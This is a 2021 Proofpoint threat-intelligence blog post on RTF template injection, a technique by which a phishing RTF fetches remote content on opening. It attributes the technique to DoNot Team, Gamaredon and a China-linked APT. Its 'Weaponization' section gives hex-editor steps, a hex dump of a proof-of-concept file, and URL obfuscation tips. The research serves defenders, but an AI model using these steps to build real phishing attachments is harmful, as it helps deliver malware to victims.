

Injection is the New Black: Novel RTF Template Inject Technique Poised for Widespread Adoption Beyond APT Actors

proofpoint.com/us/blog/threat-insight/injection-new-black-novel-rtf-template-inject-technique-poised-widespread

November 23, 2021





Key Takeaways

- RTF template injection is a novel technique that is ideal for malicious phishing attachments because it is simple and allows threat actors to retrieve malicious content from a remote URL using an RTF file.

- Proofpoint has observed three APT actors from India, Russia, and China using this technique in 2021, targeting a variety of entities likely of interest to their respective states.
- RTF template injection is poised for wider adoption in the threat landscape including among cybercriminals based on its ease of use and relative effectiveness when compared with other phishing attachment template injection-based techniques.

Overview

Proofpoint threat researchers have observed the adoption of a novel and easily implemented phishing attachment technique by APT threat actors in Q2 and Q3 of 2021. This technique, referred to as RTF template injection, leverages the legitimate RTF template functionality. It subverts the plain text document formatting properties of an RTF file and allows the retrieval of a URL resource instead of a file resource via an RTF's template control word capability. This enables a threat actor to replace a legitimate file destination with a URL from which a remote payload may be retrieved.

The sample RTF template injection files analyzed for this publication currently have a lower detection rate by public antivirus engines when compared to the well-known Office-based template injection technique. Proofpoint has identified distinct phishing campaigns utilizing the technique which have been attributed to a diverse set of APT threat actors in the wild. While this technique appears to be making the rounds among APT actors in several nations, Proofpoint assesses with moderate confidence, based on the recent rise in its usage and the triviality of its implementation, that it could soon be adopted by cybercriminals as well.

RTF Template Injection

RTF template injection is a simple technique in which an RTF file containing decoy content can be altered to allow for the retrieval of content hosted at an external URL upon opening an RTF file. By altering an RTF file's document formatting properties, specifically the document formatting control word for "*\template" structure, actors can weaponize an RTF file to retrieve remote content by specifying a URL resource instead of an accessible file resource destination. RTF files include their document formatting properties as plaintext strings within the bytes of the file. This allows the property control word syntax to be referenced even in the absence of a word processor application, providing formatting stability for the filetype across numerous platforms. However, RTF files based on the malleability of these plaintext strings within the bytes of a file are often subverted for malicious file delivery purposes in the context of a phishing campaign. While historically the use of embedded malicious RTF objects has been well documented as a method for delivering malware files using RTFs, this new technique is more simplistic and, in some ways, a more effective method for remote payload delivery than previously documented techniques.

Document Formatting Properties

After the information group (if there are any), there may be some document formatting control words (described as <docfmt> in the document area syntax description). These control words specify the attributes of the document, such as margins and footnote placement. These attributes must precede the first plain-text character in the document.

The control words that specify document formatting are listed in the following table (measurements are in twips; a twip is one-twentieth of a point). For omitted control words, RTF uses the default values.

Control word	Meaning
\deftab*N*	Default tab width in twips (the default is 720).
\hyphhotz*N*	Hyphenation hot zone in twips (the amount of space at the right margin in which words are hyphenated).
\hyphconsec*N*	*N* is the maximum number of consecutive lines that will be allowed to end in a hyphen. 0 means no limit.
\hyphcaps	Toggles hyphenation of capitalized words (the default is on). Append 1 or leave control word by itself to toggle property on; append 0 to turn it off.
\hyphauto	Toggles automatic hyphenation (the default is off). Append 1 or leave control word by itself to toggle property on; append 0 to turn it off.
\linestart*N*	Beginning line number (the default is 1).
\fracwidth	Uses fractional character widths when printing (QuickDraw only).
***\nextfile**	Destination. The argument is the name of the file to print or index next; it must be enclosed in braces. This is a destination control word.
***\template**	Destination. The argument is the name of a related template file; it must be enclosed in braces. This is a destination control word.

Figure 1. RTF Document Formatting Properties Rich Text Format (RTF) Version 1.5 Specification.

As documented in the RTF file Version 1.5 specifications (Figure 1), RTF files include a "*\template" control word, where the value "*\" designates that the following value is a destination, and "template" designates the specific control word function. This control word value is intended to be the destination of a legitimate template file which is retrieved and loaded upon the opening of the initial RTF, changing the visual appearance of the file. However, it is trivial to alter the bytes of an existing RTF file to insert a template control word destination including a URL resource. This allows the RTF file to retrieve a URL resource as a destination rather than a file like the RTF structure intends. This method is viable in both .rtf and .doc.rtf files, allowing for the successful retrieval of remote payloads hosted at an external URL.

RTF Template Injection in Microsoft Word

In the case of .doc.rtf files the extension specifies that the RTF file will be opened utilizing Microsoft Word. As a result, when an RTF Remote Template Injection file is opened using Microsoft Word, the application will retrieve the resource from the specified URL before proceeding to display the lure content of the file. This technique is successful despite the inserted URL not being a valid document template file. This process is demonstrated in Figures 2 and 3 below in which an RTF file has been weaponized by researchers to retrieve the documentation page for RTF version 1.5 from a URL at the time the file is opened. The technique is also valid in the .rtf file extension format, however a message is displayed when opened in Word which indicates that the content of the specified URL is being downloaded and in some instances an error message is displayed in which the application specifies that an invalid document template was utilized prior to then displaying the lure content within the file.




Figure 2. Sample RTF template injection File Downloading Remote Resource.





Figure 3. Sample RTF template injection File Displayed Lure.

Weaponization

The weaponization of an RTF file can be achieved by creating or altering an existing RTF file's document property bytes using a hex editor. This technique does not require the use of a word processor application for the injection of the RTF remote template URL into the file. The example in Figure 4 demonstrates the insertion of a template control word into an existing RTF file, specifically within a preexisting enclosing group for a font family control word. Note that the template control word value is not contained in an independent set of braces, which results in an invalid RTF file format error. Instead, it is appended at the beginning of an existing enclosing group for a font family control word allowing for a valid RTF file structure. This is not the only control word group of an RTF file that will successfully incorporate a template control word as part of an existing enclosing group. RTF files allow for the parsing of destination control words in a number of enclosing groups throughout the file structure. The below file excerpt has been included for demonstrative purposes.



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	7B	5C	72	74	66	31	5C	61	64	65	66	6C	61	6E	67	31	{\rtf1\adeflangl
00000010	30	32	35	5C	61	6E	73	69	5C	61	6E	73	69	63	70	67	025\ansi\ansicpg
00000020	31	32	35	32	5C	75	63	31	5C	61	64	65	66	66	33	31	1252\uc1\adeff31
00000030	35	30	37	5C	64	65	66	66	30	5C	73	74	73	68	66	64	507\deff0\stshfd
00000040	62	63	68	33	31	35	30	36	5C	73	74	73	68	66	6C	6F	bch31506\stshflo
00000050	63	68	33	31	35	30	36	5C	73	74	73	68	66	68	69	63	ch31506\stshfhic
00000060	68	33	31	35	30	36	5C	73	74	73	68	66	62	69	33	31	h31506\stshfbi31
00000070	35	30	37	5C	64	65	66	6C	61	6E	67	31	30	33	33	5C	507\deflang1033\
00000080	64	65	66	6C	61	6E	67	66	65	31	30	33	33	5C	74	68	deflangfe1033\th
00000090	65	6D	65	6C	61	6E	67	31	30	33	33	5C	74	68	65	6D	emelang1033\them
000000A0	65	6C	61	6E	67	66	65	30	5C	74	68	65	6D	65	6C	61	elangfe0\themela
000000B0	6E	67	63	73	30	7B	5C	66	6F	6E	74	74	62	6C	7B	5C	ngcs0{\fonttbl{\
000000C0	66	30	5C	66	62	69	64	69	20	5C	66	72	6F	6D	61	6E	f0\fbidi \froman
000000D0	5C	66	63	68	61	72	73	65	74	30	5C	66	70	72	71	32	\fcharset0\fprq2
000000E0	7B	5C	2A	5C	70	61	6E	6F	73	65	20	30	32	30	32	30	{*\panose 02020
000000F0	36	30	33	30	35	30	34	30	35	30	32	30	33	30	34	7D	603050405020304}
00000100	54	69	6D	65	73	20	4E	65	77	20	52	6F	6D	61	6E	3B	Times New Roman;
00000110	7D	7B	5C	2A	5C	74	65	6D	70	6C	61	74	65	20	68	74	}{*\template ht
00000120	74	70	3A	2F	2F	77	77	77	2E	62	69	62	6C	69	6F	73	tp://www.biblios
00000130	63	61	70	65	2E	63	6F	6D	2F	72	74	66	31	35	5F	73	cape.com/rtf15_s
00000140	70	65	63	2E	68	74	6D	7D	7B	5C	66	33	34	5C	66	62	pec.htm}{\f34\fb
00000150	69	64	69	20	5C	66	72	6F	6D	61	6E	5C	66	63	68	61	idi \froman\fcha
00000160	72	73	65	74	30	5C	66	70	72	71	32	7B	5C	2A	5C	70	rset0\fprq2{*\p
00000170	61	6E	6F	73	65	20	30	32	30	34	30	35	30	33	30	35	anose 0204050305
00000180	30	34	30	36	30	33	30	32	30	34	7D	43	61	6D	62	72	0406030204}Cambr
00000190	69	61	20	4D	61	74	68	3B	7D	0D	0A	7B	5C	66	33	37	ia Math;}..{\f37
000001A0	5C	66	62	69	64	69	20	5C	66	73	77	69	73	73	5C	66	\fbidi \fswiss\f
000001B0	63	68	61	72	73	65	74	30	5C	66	70	72	71	32	7B	5C	charset0\fprq2{\
000001C0	2A	5C	70	61	6E	6F	73	65	20	30	32	30	66	30	35	30	*\panose 020f050
000001D0	32	30	32	30	32	30	34	30	33	30	32	30	34	7D	43	61	2020204030204}Ca
000001E0	6C	69	62	72	69	3B	7D	7B	5C	66	6C	6F	6D	61	6A	6F	libri;}{\flomajo
000001F0	72	5C	66	33	31	35	30	30	5C	66	62	69	64	69	20	5C	r\f31500\fbidi \

Figure 4. Sample RTF template injection Template Control Word.

The success of this technique was tested in a limited capacity by researchers at Proofpoint and is likely more malleable than what has been demonstrated in this publication. The malleability of this method paired with an RTF file's capability to render encoding for Unicode characters further increases the viability of this technique. By including the template control word within various enclosing groups of a file and utilizing Unicode rendering to obfuscate the included URLs, this technique may prove to be an in the wild alternative to Office based Template Injection.

A Timeline of APT Actors Adopting RTF Template Injection

Proofpoint has observed an increasing adoption of RTF template injection from February through April of 2021 by APT threat actors. While the technique appears to pre-date this adoption with researchers mentioning the technique as early as January 2021, two distinct APT groups believed to be associated with the state interests of India and China adopted RTF template injection during this time. Signs of weaponization including the registration of delivery infrastructure were observed beginning on March 15, 2021 and April 8, 2021, respectively, with multiple distinct campaigns following throughout the months of April and May.

Template injection RTF files attributable to the APT group DoNot Team, that has historically been suspected of being aligned with Indian-state interests, were identified through July 8, 2021. RTF files likely attributable to a Chinese-related APT actor were identified as recently as September 29, 2021, targeting entities with ties to Malaysian deep water energy exploration. Following this initial adoption period, the APT actor Gamaredon, which has been linked to the Russian Federal Security Service (FSB), was later observed utilizing RTF template injection files in campaigns that leveraged Ukrainian governmental file lures on October 5, 2021.


